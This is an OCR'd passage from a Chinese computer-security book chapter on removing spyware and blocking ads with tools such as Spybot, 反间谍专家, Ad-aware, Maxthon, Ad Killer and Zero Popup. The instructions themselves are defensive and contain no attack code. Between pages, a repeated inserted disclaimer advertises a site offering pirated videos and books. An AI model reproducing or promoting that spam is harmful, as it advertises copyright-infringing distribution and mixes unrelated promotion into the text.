


图 7-18 Spybot 的高级功能之设置




图 7-19 Spybot 的高级功能之工具

高级模式提供了一些深入检测的工具和更多的选项，但若用户对这些内容不了解，则可能对自己的计算机系统造成损害，要谨慎使用。

7.2.3 出色的反间谍工具

“反间谍专家”能够通过扫描系统薄弱环节及全面扫描硬盘，智能检测和查杀超过上万种木马、蠕虫、Adware 和 Spyware，如 SCO 炸弹、五毒虫、网银大盗、MSN 骗子、QQ 尾巴病毒、寄生木马、冰河类文件关联木马、密码解霸、传奇和奇迹等游戏密码偷窃木马，终止它们的恶

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

意行为，当检测到可疑文件时还可以将其隔离，从而全面保护用户的网络安全。

反间谍专家提供超强系统免疫功能，确保操作系统不再受到恶意网站、间谍软件和有害ActiveX 的侵扰，而且能够快速恢复被恶意代码篡改的 IE 浏览器。此外，如果用户对系统非常熟悉，反间谍专家还提供了进程管理、服务管理和网络连接管理等高级工具，辅助用户进行手工木马查杀。

1. 用反间谍专家查杀间谍软件

使用反间谍专家查杀间谍软件主要有两种方式：快速查杀和完全查杀。完全查杀功能更加全面，扫描更彻底。

快速查杀的具体操作步骤如下。

步骤 1：运行反间谍专家程序，即可打开反间谍专家主窗口，如图 7-20 所示。单击“开始查杀”按钮，弹出“反间谍专家-扫描状态”对话框，如图 7-21 所示。




图 7-20　反间谍专家运行主窗口




图 7-21　“反间谍专家-扫描状态”对话框

步骤 2：在扫描结束之后，弹出“反间谍专家-扫描报告”对话框，在其中列出了扫描到的恶意代码，如图 7-22 所示。单击“选择全部”按钮，选中全部的恶意代码之后，单击“清除”按钮，即可快速杀除扫描到的病毒。

步骤 3：在反间谍专家主窗口中，单击“完全查杀”按钮，弹出“完全查杀”对话框，如图 7-23 所示。完全查杀有 3 种快捷方式可供选择，还可弹出以自定义扫描（这里使用默认的“扫描本地硬盘中的所有文件”选项）。

步骤 4：在设置完毕之后，单击“开始查杀”按钮，弹出“反间谍专家-扫描状态”对话框，如图 7-24 所示。在扫描结束之后，弹出“反间谍专家-扫描报告”对话框，在其中列出所扫描到的恶意代码，选择要清除的恶意代码后单击“清除”按钮即可，如图 7-25 所示。

2. 反间谍专家的常用工具

反间谍专家的常用工具有系统免疫、IE 修复和隔离区等，主要功能是确保系统不受恶意程序的攻击，修复被破坏的 IE。

（1）系统免疫。在反间谍专家主窗口中选择常用的工具选项，弹出“常用工具”对话框，如图 7-26 所示。单击“启用”按钮，即可弹出一个免疫项成功启用对话框，如图 7-27 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





图 7-22 “反间谍专家-扫描报告”对话框




图 7-23 “完全查杀”对话框




图 7-24 “反间谍专家-扫描状态”对话框



图 7-25 “反间谍专家-扫描报告”对话框




图 7-26 “常用工具”对话框




图 7-27 提示免疫项成功启动对话框

（2）IE 修复。单击“IE 修复”按钮 ，弹出“反间谍专家-IE 修复”对话框，如图 7-28 所示。在其中选择要修复选项前的复选框之后，单击“立即修复”按钮即可。

（3）隔离区。单击“隔离”按钮 ，弹出“反间谍专家-隔离区”对话框，在其中根据需要进行操作，如图 7-29 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 7-28 “反间谍专家-IE 修复”对话框




图 7-29 “反间谍专家-隔离区”对话框

7.2.4 间谍广告杀手

AD-aware 是一个很小的系统安全工具，它可以扫描计算机中网站所发送进来的广告跟踪文件和相关文件，并且能够安全地将其删除掉。使用户不会因为它们而泄露自己的隐私和数据。能够搜索并删除的广告服务程序包括 Web3000、Gator、Cydoor、Radiate/Aureate、Flyswat、Conducent/TimeSink 和 CometCursor。该软件的扫描速度相当快，能够生成详细的报告，并且可在眨眼间将其都删除掉。

使用 Ad-aware 驱逐间谍软件的具体操作步骤如下。

步骤 1： 运行 Ad-aware 软件，即可打开 Ad-aware 的主窗口，如图 7-30 所示。




图 7-30 Ad-aware 主窗口

步骤 2： 单击 Ad-aware 主窗口右上角的“扫描”按钮，即可打开“选择一种扫描模式”窗口，如图 7-31 所示。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





图 7-31 “选择一种扫描模式”窗口

步骤 3：在其中单击“快速扫描”按钮，就开始对系统进行扫描了，如图 7-32 所示。

步骤 4：在扫描结束之后，软件会自动对问题程序进行处理，即移到隔离区并显示一个提示对话框，如图 7-33 所示。




图 7-32 扫描过程




图 7-33 提示对话框

步骤 5：单击“确定”按钮，即可在扫描结果列表中查看问题程序的具体信息，如图 7-34 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 7-34 扫描结果

注意 在运行窗口的左下角有“转换为高级模式”按钮，单击它即可进入高级模式，在其中可以进行更多操作。

7.3 拒绝网络广告干扰

间谍软件的另外一个附属品就是广告软件。此时，间谍软件以恶意后门程序的形式存在，该程序可以打开端口、启动 FTP 服务器或搜集击键信息并将信息反馈给攻击者。间谍软件可存在于合法的（并可接受）商业应用程序中，给网络管理员在影响和监视系统方面很大权力。

网络广告已经成为因特网的一大关键词，其交互性和纵深性有着传统广告模式难以比拟的优势，同时，一些富有表现力的内容吸引了不少网民。然而，强迫式的弹出广告、飘浮广告的大量充斥、广告投放内容与网民需要信息的断裂，以及广告和拦截广告的战争等，阻滞了网络广告的持续辉煌。

7.3.1 过滤弹出式广告的工具——傲游 Maxthon

登录网站时总会遇到一些心烦的广告，有的随着鼠标移动而移动，有的遮挡住了填写电子邮箱地址的边框，有的广告还像电影一样会发出声音。现在很多浏览器都具有拦截这些广告的功能。针对这些网络广告拦截现象，网民、广告发布方、播放广告的网站和开发软件拦截的软件商炒成了一团。

傲游 Maxthon 浏览器是一款基于 IE 内核的、多功能、个性化多页面浏览器。它允许在同一窗口内打开任意多个页面，减少浏览器对系统资源的占用率，提高网上冲浪的效率。同时它又能有效防止恶意插件，阻止各种弹出式和浮动式广告，加强网上浏览的安全。Maxthon 支持各种外挂工具及 IE 插件，使用户在 Maxthon 中可以充分利用所有的网上资源，享受上网冲浪的乐趣。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



过滤广告的具体操作步骤如下。

步骤 1：安装 Maxthon 浏览器时会弹出一个 Please Select Language 对话框，在其中选择“Chinese Simplified 简体中文”选项，如图 7-35 所示。

步骤 2：在安装 Maxthon 之后，将会弹出“Maxthon 设置向导”对话框，如图 7-36 所示。在选择完显示内容和界面风格之后，单击“完成”按钮，即可完成安装。




图 7-35　Please Select Language 对话框




图 7-36　Maxthon 设置向导对话框

步骤 3：在启动 Maxthon 浏览器之后，将会弹出一个询问是否将其设为默认浏览器对话框，如图 7-37 所示。

步骤 4：打开 Maxthon 浏览器，其主窗口如图 7-38 所示。单击“选项”菜单，即可看到“广告猎手”命令，具体要对哪些内容进行过滤，可以自己设置。




图 7-37　选择是否把 Maxthon 设为默认浏览器对话框




图 7-38　Maxthon 启动主窗口

步骤 5：在 Maxthon 浏览器主窗口中，选择“选项”→“Maxthon 选项”命令，弹出“Maxthon 选项”对话框，在其中可以对“广告猎手”的各项功能进行设置，如图 7-39 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 7-39 “Maxthon 选项”对话框

步骤 6：选择“弹出窗口过滤”选项卡，设置右边的“过滤列表”选项，将需要过滤的网站添加在列表框的黑名单中，如图 7-40 所示。



图 7-40 “弹出窗口过滤”选项卡

步骤 7：单击“确定”按钮，即可启动设置的过滤功能。如果傲游 Maxthon 过滤到弹出窗口，则会弹出一个提示“广告猎手阻拦了下面的网址”的信息窗口，用户可以根据需要决定是否再次阻拦这个网站。

在访问某些网站时，弹出的广告窗口真的很烦人，虽然用 Maxthon 可以过滤掉一些广告窗口，但仍然会弹出提示信息。

7.3.2 过滤网络广告的广告杀手——Ad Killer

广告杀手 Ad Killer 可以去除浏览一些网站时自动弹出的广告窗口，几乎可以 100%杀掉任何形式的广告窗口，且不会误杀由用户主动单击打开的新窗口，不会占用带宽，不会占用系统资源。而其他类似软件一般是在广告窗口出现之后才将其“关闭”。

Ad Killer（广告杀手）的具体使用方法如下。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 1：Ad Killer 安装完成之后不需要手动启动，打开 IE 时将会自动启动并缩小到系统状态栏中。系统状态栏会添加一双眼睛图标，右击这个图标，在弹出的快捷菜单中选择 Restore main window 命令，即可打开其主窗口，如图 7-41 所示。

步骤 2：捕获任何广告地址，就会导致广告杀手的图标进行闪动（眨眼），捕获到的广告地址会自动添加到 Block popups 列表框中。如果重复捕获到同一地址，只有第一次捕获时才闪动图标（同样，只有第一次捕获才添加到列表框中）。

步骤 3：选择 White list 选项卡或 Black list 选项卡，单击 Add 按钮，弹出“Add URL”对话框，如图 7-42 所示。

步骤 4：在 Add a URL to black\white list 文本框中输入要添加的网址之后，单击 OK 按钮，即可添加相应的网址，如图 7-43 所示。白页中列出的地址都是强制允许的地址，也就是说即使是广告地址，一旦添加到白页中，也会被允许打开。黑页中是强制杀掉的地址，一个地址一旦被添加到黑页中，就不能在新窗口中打开了。



图 7-41　Ad Killer 主窗口




图 7-42　Add URL 对话框




图 7-43　添加的网址

步骤 5：Ad Killer 一般不需手动退出，当全部 IE 窗口都关闭时，它就会自动退出了。

7.3.3　广告智能拦截的利器——Zero Popup

Zero Popup 可以和 IE 一起启动，能拦截关闭所有弹出式窗口和广告横幅。能够自定义在拦截到弹出式窗口时做出何种通知，能够自定义“黑名单”等。具有清除浏览器缓存、Cookies、收藏夹、自动完成的表格和密码，自动完成 Web 地址和历史记录的功能。具备一种通过了解用户浏览行为而制订拦截方案的智能拦截算法，意味着将在不影响用户正常浏览的情况下，拦截所有恼人的弹出窗口。

用 Zero Popup 拦截广告的具体操作步骤如下。

步骤 1：右击计算机桌面任务栏中的 Zero Popup 图标，将会弹出快捷菜单，如图 7-44 所示。

步骤 2：在快捷菜单中通过选择各种广告窗口下的“允许”命令或“禁止”命令，即可实现对不同类型广告窗口的屏蔽拦截。

Zero Popup 能够清除浏览器缓存、Cookies、收藏夹、自动完成的表格和密码，自动完成的

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

Web 地址和历史记录，还可以对拦截到弹出式窗口时做出的通知方式进行自定义。

具体的操作步骤如下。

步骤 1：在 Zero Popup 图标的右键快捷菜单中选择“设置”命令，弹出“Zero Popup Pro 设置”对话框，从中可根据需要对所要通知的内容、哪些历史记录要清除，以及所要保护的主页等进行相应的设置，如图 7-45 所示。




图 7-44 Zero Popup 主菜单　图 7-45 “Zero Popup Pro 设置”对话框　图 7-46 添加白名单

步骤 2：在快捷菜单中选择“白名单”命令，弹出“Zero Popup Pro 白名单”对话框，如图 7-46 所示。单击“添加”按钮，在弹出的对话框中添加详细站点的 URL，将允许弹出该站点的广告窗口。

步骤 3：选择“阻止的弹出窗口”命令，弹出“Zero Popup 日志”对话框，在其中可以对弹出的窗口进行查看，还可以选择是否将被阻止的站点或链接添加到白名单中，如图 7-47 所示。




图 7-47 “Zero Popup 日志”对话框

7.4 拒绝流氓软件侵袭

“流氓软件”是介于病毒和正规软件之间的软件。“流氓软件”介于两者之间，同时具备正常功能（下载、媒体播放等）和恶意行为（弹广告、开后门），给用户带来实质性的危害。这些软件也可能被称为恶意广告软件（adware）、间谍软件（spyware）或恶意共享软件（malicious shareware）。

“流氓软件”具有以下特点。

- 强制安装：指在未明确提示用户或未经用户许可的情况下，在用户计算机或其他终端上安装软件的行为。
- 难以卸载：指未提供通用的卸载方式，或在不受其他软件影响、人为破坏的情况下，卸载后仍活动程序的行为。
